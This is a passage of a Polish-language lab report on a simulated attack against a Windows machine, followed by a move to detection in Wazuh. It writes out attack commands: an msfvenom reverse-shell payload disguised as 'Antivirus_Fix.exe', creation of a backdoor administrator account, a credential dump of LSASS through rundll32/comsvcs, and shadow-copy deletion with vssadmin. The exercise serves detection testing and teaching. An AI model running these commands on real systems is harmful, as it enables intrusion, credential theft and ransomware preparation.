

```
kali@kali: ~  
Session Actions Edit View Help  
-(kali@kali)-[~]  
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -f exe -o Antivirus_Fix.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x64 from the payload  
No encoder specified, outputting raw payload  
Payload size: 460 bytes  
Final size of exe file: 7680 bytes  
Saved as: Antivirus_Fix.exe  
-(kali@kali)-[~]  
$
```

Analiza parametrów:

- -p windows/x64/shell_reverse_tcp: Wskazuje na architekturę 64-bitową oraz bezpośredni, niekodowany dostęp do powłoki systemowej (CMD).
- LHOST i LPORT: Parametry wskazujące adres IP nasłuchującego serwera C2 (Kali Linux) oraz port komunikacyjny.
- -f exe -o Antywirus_Fix.exe: Określenie formatu pliku wykonywalnego i jego nazwy, która ma uśpić czujność użytkownika.

Plik Antywirus_Fix.exe został udostępniony w sieci lokalnej przy użyciu wbudowanego w język Python modułu serwera HTTP (python3 -m http.server 80). Z poziomu maszyny Windows zasymulowano pobranie pliku przez nieświadomego pracownika i jego uruchomienie. W tym samym czasie, na maszynie atakującej aktywny był nasłuch w programie Netcat:






Udane nawiązanie sesji potwierdziło kompromitację pierwszej linii obrony i pozwoliło na przejście do działań typu Post-Exploitation.

4.2. Rozpoznanie środowiska (T1082 - System Information Discovery)


Zgodnie z MITRE ATT&CK, atakujący znajdujący się w nieznanym środowisku musi przeprowadzić tzw. Situational Awareness. Celem techniki T1082 jest zebranie krytycznych danych o systemie operacyjnym, które posłużą do zaplanowania dalszych kroków.

Za pomocą zdobytej powłoki CMD wywołano szereg standardowych poleceń administracyjnych. Ich użycie jest typowym przykładem taktyki Living off the Land, ponieważ nie wymaga transferu żadnych dodatkowych narzędzi skanujących.

1. Identyfikacja kontekstu użytkownika: Wykonano komendę `whoami`.



2. Rozpoznanie konfiguracji systemu: Komenda `systeminfo` dostarczyła kluczowych metadanych. Zebrano informacje o dokładnej kompilacji systemu (OS Build).




4.3. Eskalacja uprawnień i utworzenie tylnej furtki (T1136.001 - Local Account)

Aby uzyskać dostęp do wrażliwych procesów systemowych, niezbędna jest eskalacja uprawnień do poziomu Administratora lub systemu (NT AUTHORITY\SYSTEM). Symulacja zakładała, że z powodu błędu konfiguracyjnego środowiska (lub wcześniejszego wykorzystania exploita w modelu Assume Breach), napastnik jest w stanie wykonać komendy uprzywilejowane.

Zamiast polegać wyłącznie na niestabilnym połączeniu Reverse Shell, Red Team wdrożył mechanizm trwałości poprzez utworzenie nowego konta lokalnego i nadanie mu najwyższych uprawnień. Wykorzystano technikę MITRE T1136.001 (Create Account: Local Account).

Wykonywane polecenia:



Z punktu widzenia zespołu Blue Team, ta technika jest "głośna" (noisy). Tworzenie nowych użytkowników i modyfikowanie krytycznych grup zabezpieczeń (Administratorzy) generuje w systemie Windows bardzo wyraźne logi (Event ID 4720 - utworzenie konta, Event ID 4732 - dodanie członka do lokalnej grupy). Stanowiło to idealny test weryfikujący poprawność działania bazowych reguł systemu Wazuh.

4.4. Kradzież poświadczeń z pamięci LSASS (T1003.001 - OS Credential Dumping) za pomocą rundll32.exe i comsvcs.dll


Kulminacyjnym punktem ataku, definiującym poziom zaawansowania symulacji, była próba ekstrakcji poświadczeń (hasła w postaci jawnej lub ich skrótów NTLM) z pamięci operacyjnej systemu operacyjnego. Cel stanowił proces LSASS.exe (Local Security Authority Subsystem Service), odpowiedzialny za polityki bezpieczeństwa i uwierzytelnianie użytkowników Windows.

Wykorzystanie techniki LotL (Living off the Land): Klasyczne podejście polegałoby na przesłaniu na stację ofiary narzędzia Mimikatz. W nowoczesnych środowiskach rozwiązanie to jest natychmiast blokowane przez systemy EDR (Endpoint Detection and Response) oraz programy antywirusowe. Dlatego zastosowano natywną bibliotekę systemową comsvcs.dll,

która posiada wyeksportowaną funkcję MiniDumpW umożliwiającą zrzucenie pamięci dowolnego procesu.

Kroki wykonawcze:


1. Najpierw zidentyfikowano identyfikator (PID) procesu LSASS za pomocą komendy tasklist:



The screenshot shows a Kali Linux desktop with a blue background. A terminal window is open, displaying the following commands and output:

```
kali@kali: ~  
Session Actions Edit View Help  
arp -a  
  
Interface: 10.0.2.3 --- 0xb  
Internet Address      Physical Address      Type  
10.0.2.1              52-54-00-12-35-00    dynamic  
10.0.2.2              08-00-27-16-12-7a    dynamic  
10.0.2.4              08-00-27-8a-35-d2    dynamic  
10.0.2.255            ff-ff-ff-ff-ff-ff    static  
224.0.0.22            01-00-5e-00-00-16    static  
224.0.0.251           01-00-5e-00-00-fb    static  
224.0.0.252           01-00-5e-00-00-fc    static  
239.255.255.250       01-00-5e-7f-ff-fa    static  
255.255.255.255       ff-ff-ff-ff-ff-ff    static  
  
C:\Users\BluePC\Downloads>net user haker_zdalny Haslo123! /add  
net user haker_zdalny Haslo123! /add  
  
C:\Users\BluePC\Downloads>net localgroup Administratorzy haker_zdalny /add  
net localgroup Administratorzy haker_zdalny /add  
  
C:\Users\BluePC\Downloads>tasklist /fi "imagename eq lsass.exe"  
tasklist /fi "imagename eq lsass.exe"  
  
Image Name           PID Session Name      Session#    Mem Usage  
-----  
lsass.exe            824 Services          0           29,300 K  
  
C:\Users\BluePC\Downloads>
```

2. Mając uprawnienia administratora, wywołano polecenie rundll32.exe, przekazując mu odpowiednie argumenty:




Powyższe polecenie wymusza na systemowym i w pełni zaufanym procesie rundll32.exe odczytanie pamięci procesu lsass.exe (PID 824) i zapisanie jej pełnego zrzutu pod nazwą lsass_dump.dmp. Tak spreparowany plik atakujący mógłby w kolejnym kroku wyeksfiltrować z sieci i poddać analizie offline za pomocą narzędzi takich jak pypykatz, minimalizując ryzyko wykrycia swoich działań na stacji końcowej.

Z punktu widzenia obrońców (Blue Team) jest to krytyczny moment - poprawne zidentyfikowanie tego specyficznego użycia rundll32.exe stanowi ogromne wyzwanie analityczne.

4.5. Blokowanie możliwości odzyskiwania systemu (T1490)

Celem weryfikacji powtarzalności błędu detekcji technik LotL, przeprowadzono dodatkowy wektor ataku z użyciem wbudowanego narzędzia vssadmin.exe. Z poziomu powłoki cmd, po uprzednim przejściu do natywnego katalogu C:\Windows\System32, wywołano komendę vssadmin.exe delete shadows /all /quiet. Operacja ta symuluje wczesną fazę łańcucha uderzeniowego oprogramowania typu Ransomware, dążącego do bezpowrotnego usunięcia lokalnych kopii w tle przed rozpoczęciem szyfrowania plików.



5. Detekcja i analiza incydentów (Faza III)


Po zakończeniu działań ofensywnych, środowisko badawcze zostało przełączone w tryb analizy defensywnej. Faza III symuluje pracę analityków Security Operations Center (SOC) i ma na celu weryfikację, w jaki sposób centralny system monitoringu zarejestrował symulowany łańcuch ataku. W tym etapie odstępiono od konsoli atakującego, przenosząc działania do interfejsu graficznego (Dashboard) platformy Wazuh.

